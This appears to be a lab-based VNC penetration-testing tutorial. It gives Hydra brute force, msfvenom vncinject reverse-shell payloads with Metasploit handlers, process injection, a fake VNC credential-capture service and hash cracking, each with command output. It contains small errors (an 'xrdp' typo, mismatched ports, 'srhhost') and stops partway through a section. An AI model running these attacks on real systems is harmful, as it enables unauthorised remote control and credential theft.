

iGNITE
Technologies

VNC

PENETRATION TESTING



www.hackingarticles.in



Contents

Introduction	3
Pre-requisites	3
Lab Setup.....	3
Display Manager Prompt	4
Password and Startup Configuration	5
Finalizing and Running the VNC Server	6
Port Scanning	7
Password Cracking	8
Port Redirection	9
Exploitation	10
Post Exploitation	12
Using Payload Injection for VNC Access.....	14
Authentication Capture using Fake Service	15
Cracking Hashes	16
Credential Dumping	19
Password Decoding and Security Testing	21
Using Metasploit and VNCrack for Credential Extraction	23
Conclusion.....	24



In this article, we are discussing Internal Penetration Testing on the VNC server. Through that, we are trying to explain how an attacker can breach security in various scenarios with the installation and configuration, enumeration, and precautions as well.

Introduction

VNC or Virtual Network Computing is a service that uses the Remote Frame Buffer protocol to enable graphical remote access of another system. It is an interactive session since the user can give the mouse and keyboard inputs through VNC to the original system. Defining like that seems so similar to the Remote Desktop Protocol that we discussed some while back but there is a prominent difference between the two. The VNC is platform-independent that means it can work with Linux and Windows whereas the RDP can only work between two Windows Machines.

The VNC service was developed by the Olivetti & Oracle Research Lab in the United Kingdom. Many services are derived from VNC that was made open source under the GNU General Public Licence. However, the VNC and the RFB that we discussed earlier are the Trademarks of RealVNC Ltd. In the US.

Now that we have a brief understanding of the VNC service. Let's discuss the security aspect of it. At the time of the invention, the RFB protocol was not at all secure. The Passwords that were implemented into the service were plain text in the beginning but they not anymore. We will see in-depth in the article how the traffic of VNC authentication looks.

Pre-requisites

In real-life environments, there will be an elaborate setup where VNC will be used however to make the understanding a bit simple we will be taking a basic setup that will include 3 machines. We will be using a Windows machine as the host and all 3-machine described below will be hosted virtually.

- Ubuntu Machine: VNC Server
- Kali Linux Machine: Attacker System
- Windows 10 Machine: Client System

Lab Setup

To begin setting up the VNC server on our Ubuntu machine, we first elevate the shell to root from a basic user. Then, we install the xfce4 and its associated packages. This provides the desktop environment required for connecting via VNC.

Now, install the desktop environment:


```
apt install xfce4 xfce4-goodies
```



```
root@ubuntu:~# apt install xfce4 xfce4-goodies
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are n
  libfprint-2-tod1 libllvm9 linux-headers-5.4.0-26 linux-head
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  accountsservice-ubuntu-schemas desktop-base elementary-xfce
  indicator-bluetooth indicator-common indicator-datetime ind
```

Display Manager Prompt

During the installation, you will encounter a prompt asking you to choose a preferred cross-desktop display manager. This occurs because Ubuntu comes with gdm3 by default, while xfce4 includes lightdm. You can select either one. In this demonstration, we continue with the default: gdm3.



After the installation of xfce4 finishes, we proceed with installing the TightVNC Server.

TightVNC is a free, open-source service available for both Windows and Linux. Install it using:

```
apt install tightvncserver
```



```
root@ubuntu:~# apt install tightvncserver
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and a
libfprint-2-tod1 libllvm9 linux-headers-5.4.0-26 linux-
Use 'sudo apt autoremove' to remove them.
Suggested packages:
tightvnc-java
The following NEW packages will be installed:
tightvncserver
0 upgraded, 1 newly installed, 0 to remove and 0 not upgr
```

Password and Startup Configuration

Next, run the following command to set the VNC access password:

```
vncpasswd
```

```
root@ubuntu:~# vncpasswd
Using password file /root/.vnc/passwd
VNC directory /root/.vnc does not exist, creating.
Password:
Verify:
Would you like to enter a view-only password (y/n)?
root@ubuntu:~#
```

This step creates the initial configuration files required for VNC to function. You'll be prompted to enter and confirm a password.

The password file gets stored in a hidden directory `/root/.vnc`. If you want to apply any further configurations, place them inside this directory.

Now, create a startup file that instructs VNC to run specific commands when it connects:

```
cd .vnc
nano xstartup
```

```
root@ubuntu:~# cd .vnc
root@ubuntu:~/vnc# ls -al
total 12
drwx----- 2 root root 4096 Jun  1 10:05 .
drwx----- 5 root root 4096 Jun  1 10:04 ..
-rw----- 1 root root    8 Jun  1 10:05 passwd
root@ubuntu:~/vnc# nano xstartup
```


Add the following commands to the `xstartup` file to define the desktop environment:





```
#!/bin/bash
xrdp $HOME/.Xresources
startxfce4 &
```

This script ensures that the XFCE4 desktop environment launches when the VNC server starts.




```
GNU nano 4.8
#!/bin/bash
xrdp $HOME/.Xresources
startxfce4 &
```

Finalizing and Running the VNC Server

After creating the startup file, we assign it the proper permissions so the system can execute it when needed. With this step, we complete all necessary configurations for VNC to function properly. The next task is to launch the VNC Server on our Ubuntu machine using the `vncserver` command. Upon execution, the system references the startup file to run the set of commands that configure our chosen Desktop Environment.

```
chmod 777 xstartup
vncserver
```



```
root@ubuntu:~/vnc# chmod 777 xstartup
root@ubuntu:~/vnc# vncserver

New 'X' desktop is ubuntu:2

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/ubuntu:2.log
```


You will see that the startup script executes the required commands to initialize your chosen desktop environment.

From your **Kali Linux** machine, use the `vncviewer` tool to connect to the VNC server running on Ubuntu. You need the server's IP address and port. Since we didn't modify the port, it defaults to **5901**.

```
vncviewer 192.168.1.46:5901
```



You'll be prompted for the password set earlier. Once entered, you gain remote access to your Ubuntu machine running the XFCE4 Desktop Environment.



Port Scanning

Since we are on our Kali Linux Machine, we can use it to perform a port scan on our VNC server to see how the running service will look when an attacker tries to do the same. It will also inform us about the information and knowledge that a real-life attacker can gain by performing a port scan on our server. We see that port 5901 is running the VNC server as we configured. We also see that the protocol of VNC that the server is running 3.8. This is a piece of unintended information that should not be visible in such a way. Let's enumerate deeper.



```
nmap -p 5901 -sV 192.168.1.46
```

```
(root@kali)~# nmap -p 5901 -sV 192.168.1.46
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 13:11 EDT
Nmap scan report for 192.168.1.46
Host is up (0.00054s latency).

PORT      STATE SERVICE VERSION
5901/tcp  open  vnc      VNC (protocol 3.8)
MAC Address: 00:0C:29:49:94:BA (VMware)

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

Nmap also performs script scans. Among these scripts, one called vnc-info helps enumerate and extract details about a VNC service. We ran the Nmap script scan and observed that the Protocol Version is 3.8. Additionally, we identified that the authentication mechanism in place is VNC Authentication, which we will explain later in this article. Based on the authentication method, we confirmed that the installation uses TightVNC. This demonstrates that attackers can gather significant information using just Nmap scans.

```
nmap -p 5901 --script vnc-info 192.168.1.46
```

```
(root@kali)~# nmap -p 5901 --script vnc-info 192.168.1.46
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 13:12 EDT
Nmap scan report for 192.168.1.46
Host is up (0.00053s latency).

PORT      STATE SERVICE
5901/tcp  open  vnc-1
vnc-info:
  Protocol version: 3.8
  Security types:
    VNC Authentication (2)
    Tight (16)
  Tight auth subtypes:
    STDV VNCAUTH_ (2)
MAC Address: 00:0C:29:49:94:BA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Password Cracking

Since we have performed some slight enumeration on our VNC server, it is time to test the Authentication Mechanism. In previous steps, we saw that to connect to the server, we require the password. We will try to perform a Bruteforce Attack. It is not exactly a blunt Bruteforce, more like a planned dictionary with possible and weak passwords. We used Hydra to perform the attack. It requires us to provide a password dictionary, IP Address of



the Server, and port on which the service is running. After working for a while, we can see that Hydra was able to crack the password for the VNC server, it is 12345678.

```
hydra -s 5901 -P pass.txt -t 16 192.168.1.46 vnc
```

```
(root@kali)-[~]
# hydra -s 5901 -P pass.txt -t 16 192.168.1.46 vnc
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not u
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-0
[WARNING] you should set the number of parallel task to 4 for vnc servic
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9
[DATA] attacking vnc://192.168.1.46:5901/
[5901][vnc] host: 192.168.1.46 password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-0
```

Port Redirection

Since we saw how easy it was to first enumerate the service and then perform a Brute force attack that could result in the compromise of our machine, we can think of a method that will help us. We can change the port at which the service is running to an uncommon port where the attacker would not be able to guess. This involves making changes in the vncserver file. It is located at /usr/bin/vncserver. We can use any text editor for this task. Here we have the variable vncPort. You could either change its value altogether or comment on it and make a new entry. We commented on the old value and added the new value of 4455.

```
$vncPort = 4455 ;
```

```
} elif ((@ARGV > 0) && ($ARGV[0] !~ /^-/)) {
    &Usage();
} else {
    $displayNumber = &GetDisplayNumber();
}

$vncPort = 4455 ;
#vncPort = 5900 + $displayNumber;

$desktopLog = "$vncUserDir/$host:$displayNumber.log";
unlink($desktopLog);
```

After saving the text file and restarting the VNC Server, we can be assured that the service will now be running on port 4455. To test this hypothesis, we get back to the Kali Linux Machine, here we again performed the port scan using Nmap and we could see that indeed the service is detected on the new port and it is possible to connect to VNC at 4455.



```
nmap -p4455 -sV 192.168.1.46  
vncviewer 192.168.1.46:4455
```

```
(root@kali)~[~/Desktop]  
# nmap -p4455 -sV 192.168.1.46  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 14:02 EDT  
Nmap scan report for 192.168.1.46  
Host is up (0.00042s latency).  
  
PORT      STATE SERVICE VERSION  
4455/tcp  open  vnc      VNC (protocol 3.8)  
MAC Address: 00:0C:29:49:94:BA (VMware)  
  
Service detection performed. Please report any incorrect results at  
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds  
  
(root@kali)~[~/Desktop]  
# vncviewer 192.168.1.46:4455  
Connected to RFB server, using protocol version 3.8  
Enabling TightVNC protocol extensions  
Performing standard VNC authentication  
Password: 
```

Exploitation

With the enumeration and Bruteforce on the VNC server done, we can move onto the Exploitation of the VNC Server. Going back to basics, we are aware of the fact that to exploit a machine, we require a payload. We will be using the msfvenom payload creator for this task. We will be using the payload that is part of the vncinject module in the Metasploit so that the session that we receive is ready for the VNC connection that we desire. Since we are targeting the Windows Machine we mentioned, we created an executable payload as shown in the image below.

```
msfvenom -p windows/x64/vncinject/reverse_tcp lhost=192.168.1.2 lport=5432 -f exe > vnc.exe
```

```
(root@kali)~[~]  
# msfvenom -p windows/x64/vncinject/reverse_tcp lhost=192.168.1.2 lport=5432 -f exe > vnc.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes
```

Next, we transfer the payload to the target machine. This is where it is up to the different attackers as to what method they want to use to get the victim to download and run the payload. While the transfer is in motion, we will be opening the Metasploit Framework and running a multi-handler that can receive the connection that will initiate the execution of the payload. As we can observe in our demonstration below is that we can receive a reverse connection and then on itself VNC viewer is launched by Metasploit.

```
use exploit/multi/handler  
set payload windows/x64/vncinject/reverse_tcp
```





```
set lhost 192.168.1.2
set lport 4532
exploit
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 exploit(multi/handler) > set lport 5432
lport => 5432
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:5432
[*] Sending stage (475136 bytes) to 192.168.1.41
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] VNC Server session 1 opened (192.168.1.2:5432 -> 192.168.1.41:50187) at 2021-06-01 11:11:11
[*] Session 1 created in the background.
msf6 exploit(multi/handler) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "msedgewin10"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Upon seeing the initiation of the VNC viewer, we can also see that a TightVNC window opens with the connection to the target Windows Machine that concludes the attack. This is how we can directly get a VNC session on a target machine.



Post Exploitation

We already saw in the Exploitation section how to use a payload to get a VNC session on a machine. But what if, as an attacker, you don't just want a VNC session but also a Meterpreter session on the target?

Or imagine a scenario where you already have a Meterpreter session and now want to get a VNC session too. In both cases, the run vnc command helps.

```
run vnc
```

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.2 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\raj\AppData\Local\Temp\evqKfIO.exe (must
[*] Executing the VNC agent with endpoint 192.168.1.2:4545 ...
meterpreter > [*] VNC Server session 2 opened (192.168.1.2:4545 → 192.168.1.41)
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "msedgewin10"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

From the attacker's perspective, this is a good reminder that if you can crack a machine and want a GUI-based session then all that is required is a simple command on meterpreter and you can have the VNC session on your target as shown below.





Using Payload Injection for VNC Access

Just like we converted a Meterpreter session into a VNC session, we can use a post-exploitation module to do the same with any reverse connection achieved on the target machine.

Let's assume you got a reverse connection using a basic payload. The session you received was Session 1. Now, use the `payload_inject` exploit with the local port and session ID to obtain a VNC session:

```
use exploit/windows/local/payload_inject
set payload windows/vncinject/reverse_tcp
set lport 6789
set session 1
exploit
```

```
msf6 > use exploit/windows/local/payload_inject
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/payload_inject) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf6 exploit(windows/local/payload_inject) > set lport 6789
lport => 6789
msf6 exploit(windows/local/payload_inject) > set session 1
session => 1
msf6 exploit(windows/local/payload_inject) > exploit

[*] Started reverse TCP handler on 192.168.1.2:6789
[*] Running module against MSEDGEWIN10
[*] Spawned Notepad process 2816
[*] Injecting payload into 2816
[*] Preparing 'windows/vncinject/reverse_tcp' for PID 2816
[*] Sending stage (401920 bytes) to 192.168.1.41
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] VNC Server session 3 opened (192.168.1.2:6789 -> 192.168.1.41:50136) at 2021-06-01 13
[*] Session 3 created in the background.
msf6 exploit(windows/local/payload_inject) > Connected to RFB server, using protocol vers
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "msedgewin10"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Once executed, the payload starts a Notepad process with a process ID. Then, it injects the VNC payload into that process. In our demo, it used Process ID 2816.

Next, the exploit sends a stager and connects to the target machine. It then starts the Local TCP relay between the attacker's machine and the target machine.



Afterward, we initiate the vncviewer on our Kali Linux. As shown in the demonstration, a VNC Server session appears.



Authentication Capture using Fake Service

It is clear from the Exploitation section that it is not that simple to get a VNC session on the target machine. However, it is possible to spoof the target into giving up the password for the VNC connection. Metasploit has a module that is designed to fake a VNC service that will fool the target and get the credentials. It requires the IP address to host the service at and the location of the file where the grabbed credentials will be stored.

```
use auxiliary/server/capture/vnc
set srhhost 192.168.1.2
set johnpwfile /root/Desktop/
exploit
```

```
msf6 > use auxiliary/server/capture/vnc
msf6 auxiliary(server/capture/vnc) > set srhhost 192.168.1.2
srhhost => 192.168.1.2
msf6 auxiliary(server/capture/vnc) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf6 auxiliary(server/capture/vnc) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.1.2:5900
[*] Server started.
```



Since we started with the capture vnc module, we can check if there is a service that seems to be available using the port scan at the IP Address mentioned in the options. We see that a VNC service seems to be running on port 5900.

```
nmap -p5900 192.168.1.2
```

```
(root@kali)-[~]
# nmap -p5900 192.168.1.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 13:36 EDT
Nmap scan report for 192.168.1.2
Host is up (0.000067s latency).

PORT      STATE SERVICE
5900/tcp  open  vnc

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

When we try to connect to the fake VNC service as any victim would we see that after entering the correct credentials we see that it provides us with the message of Authentication Failure.

```
vncviewer 192.168.1.2:5900
```

```
(root@kali)-[~]
# vncviewer 192.168.1.2:5900
Connected to RFB server, using protocol version 3.7
Performing standard VNC authentication
Password:
Authentication failure
```

But if we go back to the terminal where we ran the module, we can see that we can capture the Challenge and Response for the VNC service that we faked. But this is not enough since we need the exact credentials for the service to get access to the target machine through VNC.

```
msf6 auxiliary(server/capture/vnc) > [+] 192.168.1.2:40448 - Challenge: 00112233445566778899aabbccddeeff; Response: 6f22fe8d8ed0e22fcc09fcbd981b0bac
```

Cracking Hashes

In the previous section, we were able to capture the Challenge and the Response for the authentication of VNC. If we want to connect to a service, we require a password that we can enter. To do this we will decipher the password from the challenge and response. We need to install the tool called vncrack_s for this task. We used the wget to get it downloaded





on our Kali machine. As it was in a compressed file, we use gunzip for decompressing it. To run the tool, we need to provide the execution permissions to it.

```
wget http://www.phenoelit.org/vncrack/vncrack_s.gz
gunzip vncrack_s.gz
chmod +x vncrack_s
```

```
(root@kali)~[~/Desktop/vnc]
# wget http://www.phenoelit.org/vncrack/vncrack_s.gz
--2021-06-01 14:20:38-- http://www.phenoelit.org/vncrack/vncrack_s.gz
Resolving www.phenoelit.org (www.phenoelit.org) ... 194.150.168.69
Connecting to www.phenoelit.org (www.phenoelit.org)|194.150.168.69|:80...
HTTP request sent, awaiting response ... 200 OK
Length: 418025 (408K) [application/x-gzip]
Saving to: 'vncrack_s.gz'

vncrack_s.gz                               100%[=====]
2021-06-01 14:20:44 (641 KB/s) - 'vncrack_s.gz' saved [418025/418025]

www.hackinarticles.in
(root@kali)~[~/Desktop/vnc]
# gunzip vncrack_s.gz
(root@kali)~[~/Desktop/vnc]
# chmod +x vncrack_s
```

Now, we need to provide the challenge and the response towards that challenge that we captured in the last section. We also need to provide a dictionary with the list of possible passwords that can be checked against the challenge-response combination. We were able to decipher the password from the previous capture. It was 1234.

```
./vncrack_s -c 00112233445566778899aabbccddeeff -r 6f22fe8d8ed0e22fcc09fcbd981b0bac -w pass.txt
```

```
(root@kali)~[~/Desktop]
# ./vncrack_s -c 00112233445566778899aabbccddeeff -r 6f22fe8d8ed0e22fcc09fcbd981b0bac -w pass.txt
VNCrack - by Phenoelit (http://www.phenoelit.de/)
$Revision: 1.17 $

Password: 1234
```


Second way

From the Introduction where we discussed the security aspect of VNC sessions, we mentioned that the process of authentication doesn't seem to be quite safe as others. We also learned that if we have the challenge and a response from the authentication it is possible to crack the password. It is possible to capture the challenge and response without






using the Metasploit module from earlier. All that required is to capture the traffic between the server and client. To demonstrate we will be capturing the traffic from the authentication that happens between the Windows Machine and Ubuntu Server.



